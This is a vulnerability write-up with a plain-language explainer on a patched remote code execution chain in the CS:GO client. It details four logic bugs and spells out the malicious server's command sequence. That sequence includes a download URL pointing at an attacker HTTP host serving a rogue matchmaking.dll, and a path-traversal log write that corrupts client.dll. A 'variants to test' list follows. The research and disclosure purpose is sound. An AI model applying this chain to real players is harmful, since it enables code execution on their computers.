CS:GO : From Zero to 0day
The CS:GO client trusted a server-controlled value to decide whether it was a privileged single-player server, and combined with three other logic flaws (extension stripping in fast_dl, arbitrary text file write via con_logfile, and a fallback to insecure mode when DLL verification fails), an attacker could achieve remote code execution on a connecting client. The chain let a malicious server execute privileged commands, download a malicious DLL, overwrite gameinfo.txt, and corrupt client.dll to force insecure mode, leading to DLL loading and code execution.

We identified three independent remote code execution (RCE) vulnerabilities in the popular Counter-Strike: Global Offensive game. Each vulnerability can be triggered when the game client connects to our malicious python CS:GO server.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers research into Counter-Strike: Global Offensive (CS:GO), the free-to-play first-person shooter from Valve that the authors say had 21 million players per month at the time. The game dates from 2012 and runs on the Source engine (2004), which in turn borrows from GoldSrc (1998) and the Quake engine (1996). The authors note that this lineage means the engine contains components where security was not a priority during development.
The attack surface they describe is large: many game modes, community-hosted servers and modding support. The client parses many file formats (textures, 3D models, AI navigation points) with data that comes directly from the server, and the engine implements its own TCP-like network stack over UDP. The authors reference earlier work on Valve's Steam sockets as evidence that this network code has been attacked before.
The feature at the centre of the research is the client-server connection itself. When a CS:GO client connects to a server, the server can send console commands, push game files (maps, player models) either through the Source network protocol or over HTTP via fast_dl, and influence client settings. The report describes three independent remote code execution vulnerabilities, each triggered when the client connects to an attacker-controlled Python CS:GO server, and then walks through one chain of four logic bugs that ends in code execution on the client.
The authors note that the CS:GO patch dated 04/28/2021 fixed several critical vulnerabilities, including three from them.
Setup
The researchers built their own early-stage CS:GO server in Python so they could control the protocol precisely. They also used:
- The official Source SDK, which does not contain the game's source code but defines network packets and class structures.
- Public protobuf definitions for CS:GO network messages.
- Leaked Source engine and game source code from 2003, 2007 and 2020, which they describe as outdated but easier to read than optimised assembly.
- Public research: a blog post on fuzzing BSP files, a conference presentation on remote exploitation of Valve Source, and a conference talk.
- Cheating communities such as UnknownCheats, where reverse engineering posts document engine internals. One of the authors, Felipe, had previously written a network cheat that helped with understanding the network protocol.
- Debug symbols. The macOS build of CS:GO from April 2017 shipped with full debug symbols, which the authors identified through SteamDB and old repositories because symbol-bearing game files are many times larger. They note that in 2021 old versions could still be downloaded with
SteamCMD, but that Valve appears to have disabled this since. - Fuzzing with Honggfuzz, the public protobuf network structures and libprotobuf-mutator. This produced instant client crashes that gave instruction pointer control and were therefore very likely exploitable.
No accounts, roles or special privileges on Valve's side are described. The precondition for every attack is that a victim connects to a server the attacker controls.
Finding it
The authors frame the work as a methodology problem: understand the target fully before trying to break it. During weeks of reading disassembly and leaked source they repeatedly asked what primitives they already had, what could be combined, what security mechanisms existed and which edge cases a developer might not have considered.
They also note that memory corruption exploitation is hard. Two of the three full-chain exploits they submitted to Valve were memory corruptions, but those carried high overhead and the constant risk of a crash from an unfavourable allocation, and each restart plus map load took several minutes. The post therefore concentrates on four logic bugs instead.
The first bug was found almost by accident. To check that their Python server worked, they sent the command echo Hello World! to the client through CNETMsg_StringCmd and saw Hello World! in the game console, as expected. They then tried sending quit, and the game closed. To confirm this should not happen, they recreated the setup with SourceMod, a Source engine modding framework that can also send messages to the client, against an official and modded server. The result was:
FCVAR_SERVER_CAN_EXECUTE prevented server running command: quit
That error is the expected defence: a normal multiplayer server is not allowed to run privileged commands on the client. The question was why their own server was allowed to.
The answer is in how the engine decides whether a server is a single-player server. Single-player Source games host a local server and the client connects to it, and that local server is meant to have far-reaching rights, for example changing the keyboard layout or taking screenshots. A multiplayer server is treated as a local, privileged single-player server if at most one client can connect to it. That maximum is carried in the variable m_nMaxClients, which the client receives when connecting. Their Python server had set m_nMaxClients to 1, so the client treated it as a privileged single-player server.

The image shows the Host_IsSinglePlayerGame check that makes this decision.
The second bug came from code analysis of the fast_dl protocol, which the authors say had not changed much in recent years. Servers can push extra game files to clients, and certain extensions such as *.exe, *.dll and *.ini are blocked. With fast_dl set, the client fetches missing content from an HTTP server instead of the game server, and the URL is built with:
snprintf(p_cResult, 256, "%s/%s", p_cServerName, p_cFileName)
Both p_cServerName and p_cFileName can each be 256 characters long, but the result is capped at 256 characters. A file name such as ././[..]/file.AAA.BBB can therefore be cut off right after .AAA, so the .BBB part never reaches the extension filter. The authors say the filter for potentially dangerous files can thus be bypassed completely.

The image shows the vulnerable snprintf call cutting the remaining data from the string.
The third bug came from searching the binary for useful privileged commands once the first two bugs were in hand but not yet combinable. The con_logfile command could write arbitrary *.log files into arbitrary game folders, and a similar snprintf extension-stripping issue meant an arbitrary extension could be specified. That allows writing text files with arbitrary contents and an arbitrary extension. Concretely, the authors could create a configuration file cfg/leak.log containing arbitrary CS:GO commands, which the exec leak.log command would then load from the cfg folder.
The fourth bug concerns DLL signature checks. On startup the client verifies the integrity of game DLLs by matching hashes, and only after that can it play on official servers. If verification fails, the client falls back to insecure mode, the same mode enabled by the command line argument -insecure. Only in that mode can DLLs outside the bin/ game path be loaded. So if an attacker can make verification fail, they can supply their own DLLs, reference them in configuration and get code execution, because on Windows a DLL can contain code that runs when it is loaded into a process.
The obstacle is that Windows prevents overwriting a DLL that is loaded in a running process. The researchers needed a DLL that is verified at game start but not loaded. They found that client.dll had been replaced by client_panorama.dll and is therefore no longer loaded, yet is still verified. Overwriting client.dll with arbitrary text, using bug 3, makes verification fail.
Exploitation
Before the steps, two Source engine concepts are needed.
gameinfo.txt defines where assets and DLLs are loaded from. All Source games are effectively add-ons to the base Half-Life game, and the file contains a FileSystem array of search paths. By putting |gameinfo_path|/exploit first in that array, the engine looks for missing DLLs in that path first and only falls back to the original game path if the element is not found. One DLL loaded at game start is matchmaking.dll, so a new matchmaking.dll placed there runs attacker code when the client loads it.
CVars are the engine's configuration variables: paths, key binds, crosshair appearance, game mode and the well-known sv_cheats. Some CVars can be set by the server and override local options. On connecting, the client tells the server which local CVars are set, so the server can react, for example kicking a client that has sv_cheats set to 1. The attacker needs to know the client's installation directory so that the file name lengths for bugs 2 and 4 come out right, but by default the client does not send a CVar containing the game directory. The trick is to set a new CVar GAMEBIN and have it sent back on the next connection:
- Execute a script
leak.logto set the CVarGAMEBIN. - Instruct the client to reconnect to the malicious server.
- On reconnection, all CVars are sent back to the malicious server.
The details involve invoking the path command from a config file to set GAMEBIN to the installation path. The attacker-written leak.log contains the path command, and the client must execute the config file, otherwise the CVar is not stored persistently for the next server connect. The file is executed with exec. The malicious server then instructs the client to reconnect, and the CVar is leaked back.
Step 1: Connect and become a privileged server
The client connects to the malicious, attacker-controlled server, and the server sets m_nMaxClients = 1. The client now treats the server as a single-player server and will execute privileged commands sent by it (bug 1).
Step 2: Enable HTTP downloads
The server sets:
sv_downloadurl = http://<attacker-controlled>/
This enables fast_dl HTTP downloads on the client so that missing assets are fetched from the attacker's HTTP server (bug 2).
Step 3: Leak the installation path
The server sends:
con_logfile cfg/leak.log
path
con_logfile disable
exec leak.log
The client executes the path command and stores the result in GAMEBIN. The con_logfile command writes the output into cfg/leak.log, con_logfile disable stops logging, and exec leak.log runs the file so the CVar is stored persistently.
Step 4: Reconnect and leak CVars
The server sends:
reconnect
The client reconnects and sends all CVars to the server, leaking GAMEBIN. The server then creates the downloadtables with a file name length chosen precisely so that the extension is stripped (bug 2).
Step 5: Download the malicious DLL and gameinfo.txt
The server sends the <fast_dl download code>, and the client downloads the malicious exploit/bin/matchmaking.dll and gameinfo.txt from the HTTP server (bug 2).
Step 6: Corrupt client.dll
The server sends:
con_logfile ././././[...]/bin/client.dll.log
This overwrites bin/client.dll with a logfile entry, so it is no longer a valid DLL (bug 3).
Step 7: Crash and restart
The server sends:
crash
The client crashes and the user restarts it.
Step 8: Insecure fallback and DLL load
On startup, the signature check for the overwritten bin/client.dll fails. The client falls back to insecure mode and loads the overwritten gameinfo.txt (bug 4). The search in SearchPaths for matchmaking.dll then finds exploit/bin/matchmaking.dll, and LoadLibraryA loads the attacker-controlled DLL, giving remote code execution.
The report presents this chain as a table of steps, and the steps above follow its rows in order.
The video
The authors provide a video of the chain. They say that stopping at 00:29 shows interesting output in the CS:GO console and in the exploit server:
- The leaked
GAMEBIN: f:\spiele\steam\steamapps\common\couter-strike global offensive\csgo\binis retrieved from the exploit server. - The CS:GO console shows the very long downloaded files, which succeed for the
././[..]/bin/matchmaking.dll.stfand././[..]/gameinfo.txt.stffiles. The.stfextension is stripped during the download, resulting in the download ofmatchmaking.dllandgameinfo.txt.
Root cause
The chain rests on four logic errors rather than memory corruption.
- Server type is inferred from
m_nMaxClients, a value the server itself supplies. A remote server that claims a maximum of one client is treated as a local single-player server and gains privileged command execution. TheFCVAR_SERVER_CAN_EXECUTEcheck exists and works against ordinary servers, but it is bypassed because the privilege decision is based on attacker-controlled data. - The
fast_dlURL is built withsnprintf(p_cResult, 256, "%s/%s", p_cServerName, p_cFileName)while both inputs can be 256 characters. Truncation happens after the extension filter has been applied, or rather the filter sees a name whose dangerous extension is cut off, so the blocked-extension list does not match the file that is actually written. con_logfileallows writing log files to arbitrary game folders, and the samesnprintftruncation lets the attacker choose an arbitrary extension. A log file becomes a config file thatexecwill run.- DLL verification failure falls back to
insecuremode, which permits loading DLLs from outsidebin/. Becauseclient.dllis still verified but no longer loaded, it can be overwritten with text, forcing the fallback, andgameinfo.txtcan redirect the DLL search path.
The individual defences (the FCVAR_SERVER_CAN_EXECUTE check, the extension blocklist, hash verification of DLLs) each existed, but each was defeated by a logic error in how it was applied.
Impact
An attacker who controls a CS:GO server can execute arbitrary code on the machine of any client that connects to it, by chaining the four bugs. The report describes three independent RCE vulnerabilities, each triggered on connection to the malicious Python server, and says two of the three full-chain exploits they submitted were memory corruptions. The demonstrated chain needs the client to connect to the attacker's server, and it ends with the client crashing and the user restarting it before the malicious DLL is loaded.
The authors also describe the disclosure experience: Valve's bug bounty programme required a full-chain exploit demonstrating RCE impact, the three reports were declared valid quickly but were not fixed even after 13 months and multiple requests, and the bugs were fixed only after pressure and the threat of full disclosure. The payout was 7.5k per bug, which the authors call less than expected and describe as a sobering experience overall.
The timeline in the report runs from 01.03.2020, when the initial report with PoC video and exploit setup was sent, through reproduction difficulties at HackerOne, a Docker setup on 03.03.2020, a full server setup with OpenVPN on 21.03.2020, triage on 21.03.2020, repeated requests for updates through 2020 and 2021, a statement reserving the right to disclose on 22.04.2021, the fix noticed on 30.04.2021, the bounty received on 01.05.2021, and a disclosure request on 29.03.2022 with no response so far.
Fix
The report says the CS:GO patch dated 04/28/2021 fixed several critical vulnerabilities including three from the authors, and that they noticed the fix on 30.04.2021 and asked for coordinated disclosure. It does not describe the code changes Valve made. Based on the root causes, the fixes would need to stop trusting the server-supplied m_nMaxClients for the privilege decision, make the extension filter operate on the final file name after truncation, restrict con_logfile to safe paths and extensions, and avoid falling back to insecure mode on verification failure. The report does not state which of these were implemented.
Variants to test
- Send
quitor another privileged command from a custom server and watch forFCVAR_SERVER_CAN_EXECUTE prevented server running command. If the command runs instead, the server-type check is being fooled, for example by a low client limit. - Set the client limit to 1 on a custom server and try privileged commands. A positive result is any command that normally only works in single-player executing on a connected client.
- Craft
fast_dlfile names near the 256-charactersnprintflimit with a blocked extension after the cut point, such as././[..]/file.AAA.BBB. A positive result is the client writing a file whose extension the blocklist should have rejected. - Use
con_logfilewith a path traversal and a chosen extension to write into a game directory. A positive result is a text file with attacker content and an arbitrary extension appearing where the game will read it. - Overwrite a DLL that is verified at startup but not loaded, then restart the client. A positive result is the client falling back to
insecuremode and loading a DLL from a path outsidebin/. - Put
|gameinfo_path|/exploitfirst in theFileSystemarray ofgameinfo.txtand place amatchmaking.dllthere. A positive result is the DLL being loaded at game start. - Use the
pathcommand inside an executed config file, then reconnect and inspect the CVars the client sends. A positive result is the installation directory appearing in a CVar such asGAMEBIN.
What happened, in plain words
Two security researchers, Felipe and Alain, spent weeks looking at the computer game Counter-Strike: Global Offensive (CS:GO). CS:GO is a first-person shooter made by Valve. You install it on your computer, and then you join a game by connecting over the internet to a server: a computer that runs the game world and tells every player's game what is happening.
The researchers found that if they ran their own fake CS:GO server, they could make the game on a player's computer do things it should never do. In the end they could run their own code on the player's machine. That is called remote code execution, or RCE: someone else, somewhere else on the internet, gets your computer to run their program. The only thing the victim had to do was connect to the attacker's server.
The report describes three separate RCE problems they found. It then walks through one chain of four smaller mistakes, called logic bugs, that together lead to code execution. A logic bug is not a crash or a memory error.
The authors note that a CS:GO patch dated 04/28/2021 fixed several critical vulnerabilities, including three from them. The researchers were paid 7.5k per bug, and they describe the whole disclosure process as sobering.
This article explains the same research from zero. You only need to know how to use a computer and a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Introduction
The CS:GO patch dated 04/28/2021 fixed several critical vulnerabilities, including three critical bugs from the researchers. The post describes their approach and how they discovered the three critical vulnerabilities. They present a single bug chain, consisting of four logic bugs, and explain how these led to remote code execution on the client by cleverly combining them. Although the post does explain the four logic vulnerabilities, its focus is on the methodology of their research.
First they look at existing research for the CS:GO game and give a general introduction to make reverse engineering of the complex client less painful. The post then introduces basic concepts of the CS:GO network protocol like fast_dl and Cvars and details four different logic bugs. Combining the bugs leads to the proof of concept that exploits a CS:GO client by only connecting to a malicious, attacker controlled server.
A few words before we go on:
- Client: the program running on the player's own computer. When this article says "the client", it means the game on the victim's machine.
- Server: the program that hosts the game. In this research the server is written by the attacker.
- Reverse engineering: taking a finished program and working backwards to understand how it works, usually by reading the compiled machine code (called assembly) or by using tools that show function names.
- Proof of concept (PoC): a small demonstration that proves a bug is real and can be used, without being a polished attack tool.
CS:GO
The free-to-play game Counter Strike: Global Offensive (CS:GO) continues to experience great popularity with 21 million players per month, not least because of the wide variety of game modes offered by the many community-hosted servers. The game from 2012 is based on the even older source engine (2004), known for games such as Portal, Half-Life 2 and Left 4 Dead. The source engine in turn uses components from its predecessors, GoldSrc (1998) and the Quake engine (1996). This history already indicates that the powerful and complex source engine possesses some components, for which security did not yet stand in the foreground while programming.
Why does age matter? Imagine a very old house that has been extended room by room for decades. Each new owner added a door here and a window there. The house works, people live in it, but nobody ever sat down and asked whether every door has a proper lock. Software is the same. The Source engine started in 2004 and borrowed code from engines from 1998 and 1996. Some of that code was written when games were not connected to the internet the way they are now, so security was not the main concern.
The many game modes, community servers and modding support take a toll: a large attack surface. The many file formats such as textures, 3D models and AI navigation points go through a wide variety of parsers with completely attacker-controlled data as the data is shipped directly from the CS:GO server. In addition, the source engine implements its own TCP-like network stack based on UDP with all the associated problems in such a complex implementation. The network implementation has already been exploited in other attacks.
Two more terms:
- Attack surface: everything an attacker can send input to. The more features a program has, the more places there are to try. A game that accepts maps, models, textures and network messages from a server has a big attack surface.
- Parser: a piece of code that reads a file format and turns it into something the program can use. A parser for a 3D model file reads the bytes and builds the model. If the file is malicious, the parser is the first code to touch attacker data.
- UDP and TCP: two ways computers send data over the internet. TCP is like a phone call where both sides confirm what was said; UDP is like sending postcards, faster but with no built-in guarantee of order or delivery. The Source engine builds its own reliable, TCP-like layer on top of UDP, and writing that yourself is hard to get right.
Know your target
Security research is not about blindly poking around and looking for security gaps. Because: Only when you have fully understood a target, you are in a position to break through the technical restrictions. The first step should therefore be to obtain as much information about the target as possible. The following sections provide ideas for this recon phase.
Recon (reconnaissance) means gathering information before attacking. In everyday life it is like reading the manual and the reviews of a lock before trying to pick it, instead of rattling every door in the street.
Software Development Kits
Games with modding support often provide an official software development kit (SDK). While the SDK does not contain the target's source code, the structures defined there provide valuable information on network packages and class definitions that help to understand the engine. For Valve games in particular, there have also been several source code leaks of the engine or complete games (2003, 2007, and 2020). Although the source code is often outdated and contains many, now fixed, security holes, these leaks are very helpful. Mostly because source code is simply more pleasant to read than compiler-optimized assembly.
- SDK: a set of tools and definitions that a company publishes so other people can build things on top of their product. For a game, it lets modders create maps and mods.
- Source code: the human-readable text a programmer writes. It is then compiled into a binary, which is what actually runs on your computer.
- Assembly: the low-level instructions the computer actually executes. Reading it is slow and painful compared to source code.
- Leak: private code that became public without permission. The researchers use leaks as documentation, not as a way to attack.
Public Research
CS:GO is well known, thus they were not the first researchers looking for bugs in this game. Therefore, they searched the Internet for helpful blogposts and presentations at conferences. The information described in this public research is often reduced to the essentials and makes it easier to find one's way around a new, complex target.
The media item here is an embedded link to that earlier public research, a blog post about fuzzing BSP files and a conference presentation about remotely exploiting Valve Source. Reading what others already published saves weeks.
Cheating Communities
Super annoying in the game, loved by security researchers: Cheater communities like UnknownCheats exist. These forums provide detailed reverse engineering posts and internals to the engine. In this case, Felipe had already written a Network Cheat that contributed a lot to the understanding of the network protocol.
A cheat is a program that gives a player an unfair advantage. Cheat authors need to understand the game's network protocol and memory layout, so their forums are full of exactly the reverse engineering notes a security researcher wants. The media item is an embedded link to a video of the network cheat Felipe had written earlier.
Debug Symbols
Debug symbols contain the otherwise unrecognizable function names and class structures that make reverse engineering much more convenient. Sometimes versions of the game are also intentionally shipped with debug symbols to generate better error reports. However, sometimes programmers forget to remove the debug symbols from the final binaries of the game. Programmers are humans, and humans make mistakes.

Think of debug symbols as the labels on the cables in an electrical cabinet. Without labels you see a tangle of wires; with labels you know which wire does what. A binary without symbols shows you anonymous addresses; with symbols you see names like Host_IsSinglePlayerGame, which tells you immediately what the function is for. The image shows a CS:GO binary that still contains debug symbols.
The CS:GO version for macOS from April 2017 (shown above) contained full debug symbols. Game files with symbols are many times larger than without and can therefore be identified automatically using SteamDB and old repositories.
SteamDB is a website that tracks the files Valve ships for each game version. Because a file with symbols is much bigger, you can spot such versions by size alone.
While in 2021 it was still possible to specifically download old versions using SteamCMD, the feature seems to have been disabled by Valve in the meantime.
SteamCMD is Valve's command-line tool for downloading game files. In 2021 it was still possible to download old versions with SteamCMD, though Valve appears to have disabled this since.
Fuzzing
Despite all the information, you have to invest many hours in reverse engineering the target. Only once you have fully understood which buffer processes the network data in which virtual function with which arguments you can start doing exciting things. But the effort is worth it: they found instant client crashes using Honggfuzz, the public protobuf network structures, and libprotobuf-mutator. These crashes directly provided instruction pointer control and were thus very likely exploitable! To test the full extent and develop exploit strategies, they decided to implement their own early-stage server in Python.
- Fuzzing: automatically feeding a program huge numbers of slightly mutated inputs and watching for crashes. It is like shaking a machine in every possible way to see which screw falls out.
- Buffer: a fixed-size area of memory used to hold data, for example a network message.
- Instruction pointer: the CPU register that says which instruction runs next. If an attacker can control it, they can usually redirect execution to their own code. That is why a crash that gives instruction pointer control is considered very likely exploitable.
- Protobuf: a format for structured messages, used by many Google projects and by Valve for network messages. Public definitions of CS:GO's protobuf messages exist, which the fuzzer can use to produce realistic inputs.
- Python: a popular programming language, easy to write quickly. The researchers wrote their fake server in it.
The discovery of four logic bugs
For a target like CS:GO, due to years of development and public bug bounty program, simple bugs are most likely fixed by now. If you are only looking for stack overflows in random methods of the huge engine.dll, you will quickly give up in frustration. But it is true: every little anomaly can prove to be valuable in combination with other gaps. During the weeks of staring at the CS:GO disassembly and source-code leaks, they constantly asked themselves the following questions:
-
What primitives do they already have?
-
What can they do by combining them?
-
What security mechanisms are there?
-
What weird edge cases might a developer not have considered?
-
Bug bounty programme: a scheme where a company pays researchers for reporting security bugs. Valve runs one on the platform HackerOne.
-
Stack overflow: a classic memory bug where a program writes more data into a buffer than fits, overwriting neighbouring memory. It is the kind of bug people expect in old C code, and by now the easy ones are fixed.
-
Primitive: a small capability you have gained, such as "I can write a file" or "I can run one command". Alone it may be harmless; combined with others it becomes powerful.
-
Edge case: an unusual situation the developer did not think about, for example a name that is exactly 256 characters long.
Memory corruption exploitation is hard. Although two of the three full-chain exploits submitted to Valve were memory corruptions, that meant extremely high overhead and always the risk that the client would crash because of an unfavourable memory allocation. Starting CS:GO and connecting to a server loading the map took several minutes each time, which made development very tough.
- Memory corruption: a bug where a program writes to memory it should not touch, for example past the end of a buffer. Exploiting it reliably is difficult because memory layout changes from run to run.
- Memory allocation: the act of reserving memory while a program runs. Whether an exploit works can depend on where the program happens to put things.
In this post, rather than explaining weird heap feng shui mechanisms, they focus on four logic bugs that together led to their goal of remote code execution on the client. The order of discovery was as follows.
"Heap feng shui" is the art of arranging memory allocations so an exploit lands where you want. It is fiddly and unreliable, which is exactly why the researchers preferred logic bugs: they behave the same way every time.
Bug 1: Execution of privileged commands from the server
This bug allows the attacker to execute privileged commands on the client that usually only work in the single player mode.
To verify that their custom python CS:GO server is actually working, they sent the command echo Hello World! to the client via CNETMsg_StringCmd and, as expected, received the output Hello World! on the game console. Randomly, they also tried sending the quit command. And the game closed! They couldn't believe that a server is allowed to do that. As it turns out, it is usually not allowed to do so: With the help of SourceMod, a source engine modding framework that can also send messages to the client, they recreated the same setup with an official and modded server. The result:
FCVAR_SERVER_CAN_EXECUTE prevented server running command: quit
Let us unpack this.
- Console command: a text command the game understands, like
quit(close the game) orecho(print text). Players type them in the developer console; servers can also send them to clients. CNETMsg_StringCmd: the name of the network message type that carries a console command from server to client. The server puts a command string in this message and the client runs it.- SourceMod: a well-known framework for running modded Source servers. The researchers used it to double-check the behaviour on a normal server.
FCVAR_SERVER_CAN_EXECUTE: a flag on a console command that says "a server is allowed to execute this". The error message above means: the commandquitdoes not carry that flag, so the server was refused.
So the defence exists and works on a normal server. The question became: why did their own Python server get away with it?
Source engine single-player games internally use a locally hosted source engine server. The single-player client then connects to its own server to join the game. This single-player server should of course have far-reaching rights, e.g. to change the keyboard layout on the client or to take screenshots.
A multi-player server is recognised as a local, and thus privileged, single player server if only a maximum of one client can connect to the server. The vulnerability is in the determination of the server type: The maximal number of clients that can connect to the server is controlled by the variable m_nMaxClients and is received by the client when connecting to a server. By chance, their Python server had set the variable m_nMaxClients to 1. And with this they could execute privileged commands on the client!
In plain words: the client asks the server "how many players can join you?" and trusts the answer. If the answer is "one", the client concludes "this must be my own local single-player game, so this server is me and may do anything". The researchers' server simply answered "one". The image shows the Host_IsSinglePlayerGame check that makes this decision.
This is the core lesson of bug 1: a security decision was based on a value the attacker supplies.
Bug 2: Arbitrary file download due to extension stripping
This bug allows the attacker to download files with arbitrary file extensions, bypassing the extension filter.
Source engine servers can send additional game files such as maps or player models to the client. The data transfer can be done either via the source network protocol or HTTP fast_dl. To prevent malicious files from being sent to the client, certain file extensions like *.exe, *.dll, *.ini are blocked.
- File extension: the part after the last dot in a file name, like
.exeingame.exe. It tells the operating system what kind of file it is..exeand.dllare programs, so letting a server push those onto your disk would be dangerous. fast_dl: a Source feature where the client downloads missing game files over ordinary HTTP from a web server instead of through the game protocol. It exists so community servers can host big files on cheap web hosting.- Blocklist: a list of things that are forbidden. Here, a list of extensions the client refuses to download.
If the fast_dl option is set, additional content is loaded from a specified HTTP server rather than from the CS:GO server directly. The URL is dynamically generated from the server name and the full file name by the snprintf(p_cResult, 256, "%s/%s", p_cServerName, p_cFileName) function. The snprintf function limits the length of the resulting string to 256 characters, thus truncating unnecessary characters from the file name. But both p_cServerName and p_cFileName can have a length of 256 characters each! A file name like ././[..]/file.AAA.BBB can be terminated specifically after the .AAA extension, as the .BBB part is truncated by the snprintf function. The filter for potentially dangerous files can thus be bypassed completely!
The following source snippet illustrates that the extension is stripped:
snprintf(p_cResult, 256, "%s/%s", p_cServerName, p_cFileName)
Line by line:
snprintfis a standard C function that builds a text string from a template. It is like a form letter: you give it a pattern and the pieces to fill in.p_cResultis where the finished string is written.256is the maximum number of characters, including the terminating zero byte, that may be written intop_cResult. Anything longer is cut off. This is the safety limit that prevents a buffer overflow."%s/%s"is the template: take the first string, add a slash, add the second string. So the result looks likeserver/file.p_cServerNameis the server name, which the attacker controls.p_cFileNameis the file name, which the attacker also controls.
The trap: the limit of 256 protects memory, but it silently truncates. If the attacker makes the server name long enough, the end of the file name is chopped off. The extension filter presumably looks at the file name the attacker sent, sees a harmless .AAA, and allows it. But the URL that is actually fetched ends right after .AAA, and the file that lands on disk is named with the dangerous extension that was cut away.
The image shows the vulnerable snprintf call cutting the remaining data from the string.
This vulnerability was found through code analysis of the fast_dl protocol, which has not changed much in recent years.
Bug 3: Arbitrary text file write in game directory
This bug allows the attacker to (over)write arbitrary files in the game folder.
At this point, they were not sure how to combine the two previous bugs. Therefore, they searched the CS:GO binary for helpful privileged commands. With the con_logfile command, they surprisingly discovered that this command could write arbitrary *.log files to arbitrary game folders. Due to a similar extension stripping bug by snprintf it was also possible to specify an arbitrary file extension and thus write text files with arbitrary contents and an arbitrary extension.
con_logfile: a console command that copies console output into a log file. It is meant for debugging: you tell the game to save what the console prints.- Path traversal: putting
../or././sequences in a path to climb out of the intended folder. If a program expectscfg/leak.logbut accepts././././[...]/bin/client.dll.log, the file lands somewhere else entirely.
Specifically, this bug could be used to create a new configuration file cfg/leak.log with arbitrary CS:GO commands. The leak.log "config" file could then be loaded by the exec leak.log command, reading the file from the cfg folder.
- Configuration file (config): a text file full of console commands that the game reads and runs. Players use them to save key binds and settings.
exec: the console command that runs a config file.exec leak.logmeans "readcfg/leak.logand execute every command inside it".
So bug 3 turns a log file into a script. The attacker can write text into a file, and then ask the game to run that text as commands. That is a big step: it means the attacker can run any console command, not just the ones they can send directly.
Bug 4: Fallback to disabled signature checks
This bug allows the attacker to launch the CS:GO client in the "insecure" mode, allowing to load non-signed game binaries.
When starting the CS:GO client, the integrity of the game DLLs is verified via matching hash values. Only after this verification it is possible to play on official servers. If the DLL verification fails, a fallback to the insecure mode occurs. This can also be achieved by the additional command line argument -insecure. Only in this mode, additional DLLs not located in the bin/ game path can be loaded. If the attacker succeeds in making the DLL verification fail, they can create their own DLLs, refer to these DLLs in the configuration and achieve command execution. On Windows, an attacker can specify code that is executed when the DLL is loaded into a process. Thus, the attacker can execute arbitrary code on the client system.
- DLL: a file full of code that a program can load at runtime, like a plug-in. On Windows, a DLL can contain a small block that runs automatically the moment it is loaded. That is why loading an attacker's DLL equals running the attacker's code.
- Hash: a short fingerprint computed from a file's contents. If the file changes by even one byte, the fingerprint changes. Comparing hashes is how the client checks that its DLLs are the originals.
- Signature check / integrity verification: confirming that files are genuine and unmodified, usually by comparing hashes or cryptographic signatures.
insecuremode: a mode where the game skips those checks and allows unsigned DLLs. It is meant for developers testing their own builds.bin/: the folder where the game's own DLLs live. Ininsecuremode, DLLs from other folders may also be loaded.
Windows prevents the overwriting of DLLs, which are loaded in a running process. Therefore, they had to find a DLL that is verified at game start but is not loaded into the process. Fortunately, they found that the client.dll had been replaced by the client_panorama.dll and is therefore no longer loaded, but is still verified! Overwriting client.dll with arbitrary text (bug 3) thus caused the verification to fail.
This is a lovely piece of lateral thinking. The game used to load client.dll; a newer version loads client_panorama.dll instead. But the old file is still on disk and still checked at startup. Nobody loads it, so Windows lets you overwrite it. And because it is still checked, corrupting it makes the check fail, which triggers the insecure fallback. The attacker does not need to break the check; they only need to make it fail at the right moment.
Full logic bug chain
The full bug chain uses all four bugs to:
- execute privileged commands on the client
- download a malicious DLL to the game directory
- replace the
gameinfo.txtso that the malicious DLL is loaded on game startup - corrupt the
client.dllto achieve a fallback to theinsecuremode
To understand the following steps, we still need to introduce two elements typical for source engines: the gameinfo.txt and CVars.
Gameinfo.txt
All source engine based games are actually "add-ons" to the basic Half-Life game. Assets and DLLs for the game are loaded from a special path defined in the file gameinfo.txt.
By setting |gameinfo_path|/exploit as first in the FileSystem array, the engine tries to load missing DLLs from this path. Only if the element to be loaded is not found there, the original game path is used. One DLL that is loaded at game start is matchmaking.dll. This means that they can place a new matchmaking.dll and invoke arbitrary code when the CS:GO client loads the DLL.
gameinfo.txt: a plain text configuration file that tells the engine where to find game files. It contains a list of search paths, calledFileSystem.- Search path: a folder the engine looks in, in order. The first folder that contains the requested file wins.
|gameinfo_path|: a placeholder meaning "the folder wheregameinfo.txtitself sits". So|gameinfo_path|/exploitmeans "anexploitfolder next to this file".matchmaking.dll: one of the game's own DLLs, loaded when the game starts. If the attacker can put their own copy earlier in the search path, the game loads the attacker's version.
In everyday terms: the engine has a shopping list and visits shops in order. If you can insert your own shop at the front of the list, you can sell it anything.
CVars
CVars are a fundamental concept in SourceEngine games and appear everywhere. These variables control pretty much everything there is to set up in the game: paths, key-binds, the appearance of crosshairs, the game mode, etc. Also the legendary sv_cheats variable, which many Counter Strike players probably have already heard of, is a CVar. Depending on CVar, the settings can also be set by the server and thus override local options.
- CVar (console variable): a named setting inside the game, like
sv_cheatsor a key bind. You can read and change them from the console.
